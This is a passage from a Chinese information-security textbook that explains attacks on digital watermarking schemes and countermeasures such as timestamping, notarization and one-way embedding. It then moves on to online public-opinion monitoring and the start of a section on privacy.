水印方案的一个重要指标是对攻击的健壮性与安全性。所谓水印攻击，就是对现有的数字水印系统进行攻击。通过检验其健壮性与安全性，分析其弱点所在及其易受攻击的原因而改进设计。这同传统密码学中的加密算法设计和密码分析是相似的。在对水印嵌入技术进行广泛研究的同时，部分学者致力于水印攻击技术的研究。与水印嵌入技术的发展类似，水印攻击技术也经历了一个快速发展的过程。可以说这两种技术是在互相斗争中同步发展起来的。对含水印图像的常见攻击方法分为有意和无意攻击两大类。

水印必须对一些无意的攻击具有鲁棒性，也就是对那些能保持感官相似性的数字处理操作具备鲁棒性，常见的操作有：①剪切；②亮度和对比度的修改；③增强、模糊和其他滤波算法；④放大、缩小和旋转；⑤有损压缩，如 JPEG 压缩；⑥在图像中加噪声。

通常假定在检测水印时不能获得原始产品。下面是有意攻击一般分类：

（1）伪造水印的抽取：盗版者对于特定产品 X 生成的一个信号 W′ 使得检测算子 D 输出一个肯定结果，而且 W′ 是一个从来不曾嵌入产品 X 中的水印信号，但盗版者把它作为自己的水印。但是，如果算法 G 是不可逆的，并且 W′ 并不能与某个密钥联系，即伪造水印 W′ 是无效的水印；有效性和不可逆性的条件导致有效的伪造水印的抽取几乎不可能。

（2）伪造的肯定检测：盗版者运用一定的程序找到某个密钥 K′ 能够使水印检测程序输出肯定结果并用该密钥表明对产品的所有权。但是，在水印能够以很高的确定度检测时，即虚警概率几乎是零，该攻击方法就不再可行。

（3）统计学上的水印抽取：大量的数字图像用同一密钥加入水印不应该能用统计估计方法（例如平均）除去水印，这种统计学上的可重获性可以通过使用依赖于产品的水印来防止。

（4）多重水印：攻击者可能会应用基本框架的特性来嵌入他自己的水印，从而不管攻击者还是产品的原始所有者都能用自己的密钥检测出自己的水印。这时原始所有者必须在发布他的产品前保存一份他自己的加水印的产品，用备份产品来检测发布出去的产品是否被加了多重水印。

1．应用中的典型攻击方式及对策

我们必须认识到面向版权保护的强壮水印技术是一个具有相当难度的研究领域。直到目前，还没有一个算法能够真正经得起一个精明的攻击者的进攻。Internet 上已经可以得到能够有效击垮某些商业水印系统的软件，如 Stirmark 和 Unzign，我们进行攻击分析就在于找出现有系统的弱点及其易受攻击的原因，然后加以改进。典型水印攻击方式可以分为鲁棒性攻击、表达攻击、解释攻击和法律攻击，其中前 3 类可归类为技术攻击，而法律攻击则完全不同，它是在水印方案所提供的技术特点或科学证据的范围之外进行

的。在此，仅论述常见的前 3 类技术攻击方法和一些基本对策。

（1）鲁棒性攻击

在不损害图像使用价值的前提下减弱、移去或破坏水印，也就是各种信号处理操作，还有一种可能性是面向算法分析的。这种方法针对具体的水印插入和检测算法的弱点来实现攻击。攻击者可以找到嵌入不同水印的统一原始图像的多个版本，产生一个新的图像。大部分情况下只要简单的平均一下，就可以有效的逼近原始图像，消除水印。这种攻击方法的基础就是认识到大部分现有算法不能有效的抵御多拷贝联合攻击（相当于上述一般分类方法中的统计学水印抽取）。

鲁棒性攻击以减少或消除数字水印的存在为目的，包括像素值失真攻击、敏感性分析攻击和梯度下降攻击等。这些方法并不能将水印完全除去，但可能充分损坏水印信息。为抵抗这类攻击，总体要求水印算法是公开的，算法的安全性应依赖于与图像内容有关或无关的密钥及算法本身的特性。

（2）表达攻击

这种攻击并不一定要移去水印，它的目标是对数据作一定的操作和处理，使得检测器不能检测到水印的存在。一个典型的例子是用这种方法愚弄 Internet 上的自动侵权探测器 Webcrawler。这个探测器自动在网上下载图片，然后根据水印检查有无侵权行为。它的一个弱点是当图像尺寸较小时，会认为图像太小，不可能包含水印。那么我们可以先把水印图像分割，使每一小块图像的尺寸小于 Webcrawler 要求的尺寸下限，再用合适的 HTML 标记把小图像重组在 Web 页中。这种攻击方法一点也不改变图像的质量，但由于 Webcrawler 看到的只是单个的小图像，所以它失败了。

表达攻击是让图像水印变形而使水印存在性检测失败，包括置乱攻击、同步攻击等。与鲁棒性攻击相反，表达攻击实际上并不除去嵌入的水印，而试图使水印检测器与嵌入的信息不同步。当二者完全同步时，检测器能恢复嵌入的水印信息，但对同步处理的复杂性要求太高而不便于实用。为了战胜表达攻击，水印的检测算法应有与人交互的功能，或设计更复杂更智能的包含所有表达攻击模式的检测器。

（3）解释攻击

在一些水印方案中可能存在对检测出的水印具有多种解释。解释攻击包括拷贝攻击、可逆攻击等，它使数字水印的版权保护受到了挑战。这种攻击在面对检测到的水印证据时，试图捏造出种种解释来证明其无效。一种通用的方法是分析水印算法并逆其道而行。攻击者先设计出一个自己的水印信号，然后从水印图像中减去这个水印（不是指代数减，而是插入过程的逆），这样就制造出一个虚假的原始图像，然后他出示虚假的原始图像和捏造出的水印，声称他是图像的拥有者。实验表明，真正拥有者原始图像中含有攻击者捏造的水印的证据（即水印检测结果）与攻击者虚假图像中含有真正拥有者水印的证据旗鼓相当，这带来了无法解释的困境（相当于上述分类方法中的伪造水印的抽取）。当然，攻击者必须能够得到水印算法的细节并捏造出一个合理的水印。

一个最有效的方法是设计出不可逆的水印插入算法，例如引入不可逆的哈希过程。但现行算法均不是完全不可逆的。对于解释攻击还应该引入一种对水印的管理机制，比如建立可信任的第三方作为水印验证机构，用管理手段实现对水印的仲裁。另一个潜在的解决方法是构建与图像内容相关的数字水印。

（4）法律攻击

得益于关于版权及数字信息所有权的法律的漏洞和不健全，据此应健全相关法律条例和公证制度，把数字水印作为电子证据应用于版权的仲裁，其中涉及计算机取证和纳证。

2．解释攻击及其解决方案

（1）水印仲裁

在发生版权纠纷时第三方对水印真伪进行鉴别的过程。该过程主要由计算过程和比较过程两大部分组成。当某作品需要仲裁时，待仲裁作品的所有者需向仲裁者提供水印（如果是非盲提取水印方案，则所有者还需向仲裁者提供原作品）。仲裁者由计算过程从待仲裁作品中计算出待仲裁作品的特征值 W'，然后由比较过程将原作品特征值 W 和待仲裁作品特征值 W' 相比较，根据其相似情况与阈值相比较得出仲裁结果。这里所指的特征值在大多数情况下是指水印本身，而特征值的比较则为水印相关性的测量。某些水印方案的特征值为由水印等信息计算出的一个统计量，对应的特征值的比较则为一个最大似然检测器。




图 5-18　数字水印的仲裁过程

（2）解释攻击

属于协议层的攻击，它以设计出一种情况来阻止版权所有者对所有权的断言为攻击目的。最初的解释攻击是针对不可见和非盲（需原作品）水印的仲裁阶段进行的。这样的水印在仲裁时，仲裁者根据待仲裁作品与原作品的差别来对水印进行仲裁。这样的仲裁过程存在着一种漏洞，解释攻击者正是利用了这一漏洞对数字水印的仲裁过程进行攻击，使得仲裁者无法对作品的所有权做出正确判断。

最简单的解释攻击过程如下：

① 作者 A 创作出作品 P_a，然后编码并注册一个水印 W_a，得到嵌有水印的作品 $P_a^* = P_a + W_a$ 并将其公开。

② 当发生版权纠纷，需要对 P_a^* 进行仲裁时，A 向仲裁者 J 提供 P_a 和 W_a，J 根据 P_a^*，P_a 和 W_a 执行仲裁水印过程，从而确定 P_a^* 中是否嵌有 A 的水印 W_a。

③ 攻击者 B 编码并注册另一个水印 W_b，然后声明 P_a^* 是他的作品，并且向仲裁者提供原作品 $P_b = P_a^* - W_b$。

④ 仲裁者 J 得出如下结论：

若 A 为原作者，P_a 为原作品，P_a^* 上嵌有水印 W_a，P_b 上嵌有水印 $W_a - W_b$。

若 B 为原作者，P_b 为原作品，P_a^* 上嵌有水印 W_b，P_a 上嵌有水印 $W_b - W_a$。

以上两种结果完全对称。这样，J 就无法通过鉴别确定 P_a^* 上所嵌入的水印是 W_a 还是 W_b，所以也就无从区分版权所有者是 A 还是 B，引起无法仲裁的版权纠纷，解释攻击成功。




图 5-19　解释攻击过程

（3）抗解释攻击解决方案

通过对解释攻击成功的原因进行分析，发现大多数不可见、需原图的数字水印方案主要有以下三方面的不足：首先，大多数水印方案没有提供本质的方法来检测两个水印中哪一个是先加上去的；其次，由于水印注册时仅仅对水印序列进行了注册，而没有对原作品进行注册，使得攻击者可以伪造原作品；第三，由于水印嵌入方案具有可逆性，为伪造水印提供了条件。从以上三个方面的不足出发，可以对原有水印方案进行改进，增强对解释攻击的稳健性。

目前，由解释攻击所引起的无法仲裁的版权纠纷的解决方案主要有三种：第一种方法是引入时戳机制，从而确定两个水印被嵌入的先后顺序；第二种方法作者在注册水印序列的同时对原始作品加以注册，以便于增加对原始图像的检测；第三种方法是利用单

向水印方案消除水印嵌入过程中的可逆性。其中前两种都是对水印的使用环境加以限制，最后一种则是对解释攻击的条件加以破坏。下面将对这三种解决方案的具体实现以及各自的优劣特性作具体的描述。

① 时戳机制

在加密术中，时戳机制主要用于数字签名，以防止某些只能使用一次的签名文件被重复使用或对签名的否认。在数字水印嵌入过程中，如果合理使用了时戳机制，就能够轻易判定哪一个水印是被先添加上去的，也就解决了解释攻击所引起的版权纠纷无法判决的问题。在这种情况下，时戳所起的作用只是要证明作者在某个时间之前为作品加入了水印，而无须证明水印是在哪个时间之后被加入的。

由于个人难以产生可信的时戳，因此利用时戳机制来解决解释攻击问题，首先必须存在一个可信的时戳服务中心 TSS。下面是作者 A 向作品 P 中添加含时戳水印一个例子的具体过程：

- 作者 A 创作出作品 P_a；
- A 生成并注册一个水印 W_a；
- A 根据 P_a 和 W_a 生成水印作品 P_a^*；
- A 计算 Q=h(P_a^*);
- A 对 Q 签名 Siga(Q);
- A 将（Q,Siga(Q)）发送给 TSS;
- TSS 对 T_a=(Q,Siga(Q),T)签名 Siga(T_a),并将（T_a,Siga(T_a)）发送给 A;
- A 将（T_a,Siga(T_a)）嵌入 P_a^* 中生成 $P_a^{*'}$,并将 $P_a^{*'}$ 作为最终版本在网络中传播。

由于用于版权保护的水印要求具有一定的稳健性，因此向 P_a^* 中加入（T_a,Siga(T_a)）不会影响水印 W_a 的检测，这样，当发生纠纷时，提取出的（T_a,Siga(T_a)）能够证明 A 是在时间 T 之前产生水印作品 P_a^* 的，即水印 W_a 是在时间 T 之前被嵌入作品 P_a 的。而攻击者 B 得到传播中的 P_a^*，并创作出伪造作品的时间必然滞后于 T，这样就无法成功地进行解释攻击。

这种利用时戳机制来解决解释攻击所引起的无法仲裁的版权纠纷在理论上是可行的。但由于 A 要向 P 中添加的信息除水印 W 外，另外增加了水印作品 P_a^* 的哈希值 Q，A 对 Q 的签名 Siga(Q)，时间 T，以及 TSS 对（Q,Siga(Q),T）的签名，这样对于一些较小作品可能会引起大的失真。另外，这些信息的加入对水印 W_a 的稳健性也会有一定影响，而 W_a 的稳健性正是抵抗解释攻击首先要予以保证的。因为，如果无法检测出 W_a，那么时戳机制的使用也就失去了意义。

② 公证机制

利用公证机制来解决解释攻击引起的版权纠纷，主要是指作者 A 在注册水印序列 W_a 的同时，也将原始作品 P_a 进行注册，在这样一种机制下，攻击者 B 也必须对他的水印 W_b

和伪造原始作品 P_b 进行注册。发生版权纠纷时，当经过图 5-19 所示的过程无法判定作品 P_a^* 的所有权时，作者 A 可以要求仲裁者 J 对双方的原始作品进行检测。如果在攻击者 B 的伪造原始作品 P_b 中能够检测出攻击者的水印 W_a，而在作者 A 的原始作品 P_a 中无法检测出攻击者的水印 W_b（如图 5-20 所示），则可以证明攻击者的伪造原始作品是由作者的原始作品修改得出的。

在图 5-20 所示的情况下，公正机制有效的阻止了解释攻击。但是，在相当多的情况下，攻击者 B 可以构造水印 W_b 和原始作品 P_b，使得在 P_a 中能够检测出 W_b，这样就将版权纠纷又一次引入无法仲裁的状态之中，因此，简单的采取对水印序列和原始图像注册公证的机制并不能彻底解决由解释攻击引起的无法仲裁的版权纠纷。另外，这种公证机制要求作者对每一份原始作品都进行注册，不仅需要一个庞大的数据库，更需要复杂的协议来保证公证机构的绝对安全，其代价是相当大的。




图 5-20　对原始作品的检测结果

③ 单向水印机制

考察解释攻击的第三步“攻击者 B 编码并注册另一个水印 W_b，然后声称 P_a^* 是他的作品，并且向仲裁者提供原作品 $P_b = P_a^* - W_b$”。可见解释攻击能够获得成功的一个关键因素是，攻击者 B 能够通过从 P_a^* 中提取水印 W_b 来达到生成伪造的原作品的目的。如果水印的嵌入机制具有单向性，那么必定为攻击者伪造原作品造成很大的困难。反之，如果水印方案是可逆的，攻击者就一定可以对其进行攻击。

一个单向水印方案实现过程的描述如下：

作者 A 创作出作品 P_a，注册水印序列 $W_a = \{w_{a1}, w_{a2}, \ldots, w_{an}\}$；

作者 A 使用某种方案得到一个允许嵌入水印长度为 n 的序列 S=$\{s_1, s_2, \ldots, s_n\}$；

作者 A 使用一个单向哈希函数 H 计算出作品的 n 位哈希值 $H=\{h_1, h_2, \ldots, h_n\}$，其中有 k 位为“1”；

对所有 s_i $(0<i<n+1)$ 作如下处理：若 s_i 为第 $j(0<j<k+1)$ 个 $h_i=1$ 的位，计算 $s_i^* = s_i + (1+\lambda w_{aj})$；若 s_i 为第 $t(0<t<n-k+1)$ 个 $h_i=0$ 的位，计算 $s_i^* = s_i + (1+\lambda w_{ak+t})$；

以序列 $S^* = \{s_1^*, s_2^*, \ldots, s_n^*\}$ 代替序列 S，生成水印作品 P_a^*。

由于该水印方案需要原始作品 P_a 来生成序列 S 才能完成水印的嵌入，即只有已知原始作品才能够嵌入水印，同样，已知原始作品才能够提取水印。这样攻击者就无法使用同样的方法直接从 P_a^* 中提取 W_b 而逆向生成伪造的原作品 P_b。其中 λ 为水印镶嵌的强度参数。

单向数字水印具有以下一些优点：

- 可以对抗逆镶嵌水印伪造攻击，因此在密码学意义上有较强的安全性。
- 用户的水印码字可以公开，这样就不需要对仲裁者严格要求或一些复杂的安全

协议。

- 数字水印的镶嵌与鉴别过程方便，版权所有者可以独立的添加水印而不需要履行登记手续，鉴别时也不需要在数据库中查找原因。

5.4 网络舆情

5.4.1 网络舆情的定义

舆情是指公众关于现实社会以及社会中的各种现象、问题所表达的信念、态度、意见和情绪表现的总和，具有相对的一致性、强烈程度和持续性，对社会发展及有关事态的进程产生影响，其中混杂着理智和非理智的成分。

网络舆情是指在互联网上流行的对社会问题不同看法的网络舆论，是社会舆论的一种表现形式，是通过互联网传播的公众对现实生活中某些热点、焦点问题所持的有较强影响力、倾向性的言论和观点。网络舆情定义：网络舆情是以网络为载体，以事件为核心，广大网民情感、态度、意见、观点的表达、传播与互动，以及后续影响力的集合。

近年来，网络舆情对政治生活秩序和社会稳定的影响与日俱增，一些重大的网络舆情事件使人们开始认识到网络对社会监督起到的巨大作用。同时，网络舆情突发事件如果处理不当，极有可能诱发民众的不良情绪，引发群众的违规和过激行为，进而对社会稳定构成威胁。互联网作为一块正在加速膨胀的思想阵地，网络舆情的爆发将以“内容威胁”的形式对社会公共安全形成威胁，及时了解互联网舆情导向有利于辅助领导决策。同时，虚假、不良信息通过互联网传播引发的网络舆论，容易引发政治、经济危机和社会矛盾。因此，加强互联网信息的监管，用先进的技术管理互联网，替代落后的人工浏览，对境内、境外互联网信息实时监测、采集及内容提取，获得互联网信息热点、焦点和趋势分析，为用户辅助编辑提供信息预警、网络信息报告以及追踪已发现的信息焦点等，对应对网络突发的公共事件和全面掌握社会社情民意具有极其重大的社会意义。

5.4.2 网络舆情的表现方式

随着因特网在全球范围内的飞速发展，网络媒体已被公认为是继报纸、广播、电视之后的“第四媒体”，网络成为反映社会舆情的主要载体之一。网络舆情其表现方式主要为：新闻评论、BBS 论坛、博客、播客、聚合新闻（RSS）、新闻跟帖、转帖等等。

5.4.3 网络舆情的特点

网络舆情表达快捷、信息多元，方式互动。网络的开放性和虚拟性，决定了网络舆情具有以下特点：

（1）直接性

通过 BBS、新闻点评和博客网站，网民可以立即发表意见，下情直接上达，民意表达更加畅通；网络舆情还具有无限次即时快速传播的可能性。在网络上，只要复制粘贴，信息就得到重新传播。相比较传统媒体的若干次传播的有限性，网络舆情具有无限次传播的潜能。网络的这种特性使它可以轻易穿越封锁，令监管部门束手无策。

（2）随意性和多元化

“网络社会”所具有的虚拟性、匿名性、无边界和即时交互等特性，使网上舆情在价值传递、利益诉求等方面呈现多元化、非主流的特点。加上传统“把关人”作用的削弱，各种文化类型、思想意识、价值观念、生活准则、道德规范都可以找到立足之地，有积极健康的舆论，也有庸俗和灰色的舆论，以致网络舆论内容五花八门、异常丰富。网民在网上或隐匿身份、或现身说法，纵谈国事，嘻怒笑骂，交流思想，关注民生，多元化的交流为民众提供了宣泄的空间，也为搜集真实舆情提供了素材。

（3）突发性

网络打破了时间和空间的界限，重大新闻事件在网络上成为关注焦点的同时，也迅速成为舆论热点。在当前，舆论炒作方式主要是先由传统媒体发布，然后在网络上转载，再形成网络舆论，最后反馈回传统媒体。网络可以实时更新的特点，使得网络舆论可以最快的速度传播。

（4）隐蔽性

互联网是一个虚拟的世界，由于发言者身份隐蔽，并且缺少规则限制和有效监督，网络自然成为一些网民发泄情绪的空间。

（5）偏差性

互联网舆情是社情民意中最活跃、最尖锐的一部分，但网络舆情还不能等同于全民立场。随着互联网的普及，新闻跟帖、论坛、博客的出现，中国网民们有了空前的话语权，可以较为自由地表达自己的观点与感受。但由于网络空间中法律道德的约束较弱，如果网民缺乏自律，就会导致某些不负责任的言论，比如热衷于揭人隐私、谣言惑众，反社会倾向，偏激和非理性，群体盲从与冲动等等。

5.4.4　网络舆情的诱发因素

舆情是较多群众关于现实社会及社会中各种现象、问题所表达的信念、态度、意见和情绪表现的总和。网络舆情与社会舆情在内容表现形态方面具有一致性，网络舆情在一定程度上会影响社会舆情的发展趋势。

（1）社会突发公共事件

社会突发事件很容易形成社会舆论焦点和热点。网民根据自己对突发公共事件的理解，发表自己的见解，通过网络论坛等渠道交流自己的看法。

社会突发事件根据其性质、社会危害程度、影响范围等因素，可分为一般严重（Ⅳ

级）、比较严重（III级）、相当严重（II级）和特别严重（I级）等四级。突发公共事件的等级划分可以作为网络舆情的级别划分的参考。

（2）虚假信息和不良信息

在BBS论坛等交互性较强的网站，网络信息可能由人为操控，使信息向不良趋势发展。在互联网上，由于网民可以匿名对自己感兴趣的话题发表看法，当出现多个网民对同一条信息发表的不同评论不仅思路一致、语气相似，而且IP地址也大致相同，那就有可能存在人为操纵。

除了倾向性被操纵的问题外，互联网上还存在一些虚假信息。这些虚假信息损害了网络媒体的公信度，一旦被网民采信，就会给社会造成极大危害。目前，网络不良信息传播的认定、取证等没有明确规定。由于网络产品的特殊性，如何判断网络谣言、暴力、人身污蔑、网络色情等不良信息，如何确定所造成的后果都没有明确的指向，也没有相对明确的取证规定，为公平透明执法带来一定难度，模糊性太强。

5.4.5 网络舆情的监测技术

近几年，已经有各项舆情分析手段，利用技术手段实现对海量的网络舆情信息进行深度挖掘与分析，以快速汇总成舆情信息，从而代替人工阅读和分析网络舆情信息的繁复工作。网络舆情的关键性技术主要包含以下四个方面：

（1）网络舆情采集与提取技术

网络舆情主要通过新闻、论坛/BBS、博客、即时通信软件等渠道形成和传播，这些通道的承载体主要为动态网页，它们承载着松散的结构化信息，使得舆情信息的有效抽取很有难度。

（2）网络舆情话题发现与追踪技术

网民讨论的话题繁多，涵盖社会方方面面，如何从海量信息中找到热点、敏感话题，并对其趋势变化进行追踪成为研究热点。

（3）网络舆情倾向性分析技术

通过倾向性分析可以明确网络传播者所蕴含的感情、态度、观点、立场、意图等主观反映。对舆情文本进行倾向性分析，实际上就是试图用计算机实现根据文本的内容提炼出文本作者的情感方向的目标。

（4）多文档自动文摘技术

新闻、帖子、博文等页面都包含着垃圾信息，多文档自动摘要技术能对页面内容进行过滤，并提炼成概要信息，便于查询和检索。

5.4.6 网络舆情的预警措施

网络舆情预警和应对是指从危机事件的征兆出现到危机造成可感知的损失这段时间内，对网络舆情尤其是负面舆情的及时妥善控制，从而达到有效化解网络舆论危机的

目的。网络舆情预警的意义在于及早发现危机的苗头，及早对可能产生的现实危机的走向、规模进行判断，及早通知各有关职能部门共同做好应对危机的准备。

（1）制定应急预案

针对各种类型的危机事件，制定比较详尽的判断标准和预警方案，制定处置网络舆情突发事件的应急预案，一旦危机出现便有章可循、对症下药。

（2）加强监测力度，密切关注事态发展

加强监测力度，密切关注事态发展，保持对事态第一时间的知情权监测预警能力的高低，主要体现在能否从每天海量的网络言论中敏锐地发现潜在的危机苗头，以及准确判断这种发现与危机可能爆发之间的时间差。这个时间差越大，相关职能部门越有充裕的时间准备，为下一阶段危机的有效应对赢得宝贵的时间。

（3）建立并完善公共危机的信息通报机制

建立和完善新闻发言人制度，规范、及时地进行信息披露，最大限度地满足民众的知情权。坚决制止在信息传递方面的欺上瞒下和报喜不报忧，提高政府在危机处理中信息的透明度，提高政府的公信力。

（4）部门联动，分工协作

部门联动、职责明确、分工合作，共同营造文明健康的网络舆论氛围。

① 领导要关注网络舆情；

② 部门联动，分工协作；

③ 各级互联网管理部门要落实专人适时监控网络舆情，给领导当好参谋。网络舆情的监测与应对是一项长期的经常性工作，是网络信息安全的重要内容，一定要以高度的政治责任感和敏锐的政治洞察力认真做好这项工作，要防微杜渐，防患于未然，把不安定因素消灭在萌芽状态。

5.5　隐私保护

5.5.1　介绍

1. 基本概念

隐私作为一个心理和社会学的概念，很多学者在隐私的定义、如何保护隐私和人们对隐私的感知等不同的角度对其进行了研究。1890 年 Warren 和 Brandeis 在《哈佛法律评论》上发表了《隐私权》（The Right to Privacy）一文，首次提出了隐私权的概念。他们认为隐私是一种权利，即定义为：独处的权利（Right to be Left Alone）。Mason 认为隐私是“控制、收集和使用个人信息的权利”。Culnan 将隐私定义为“某人控制其他人接触自己个人信息的能力”。因此对于隐私，我们很难找到能适用于不同领域研究的普遍定义。

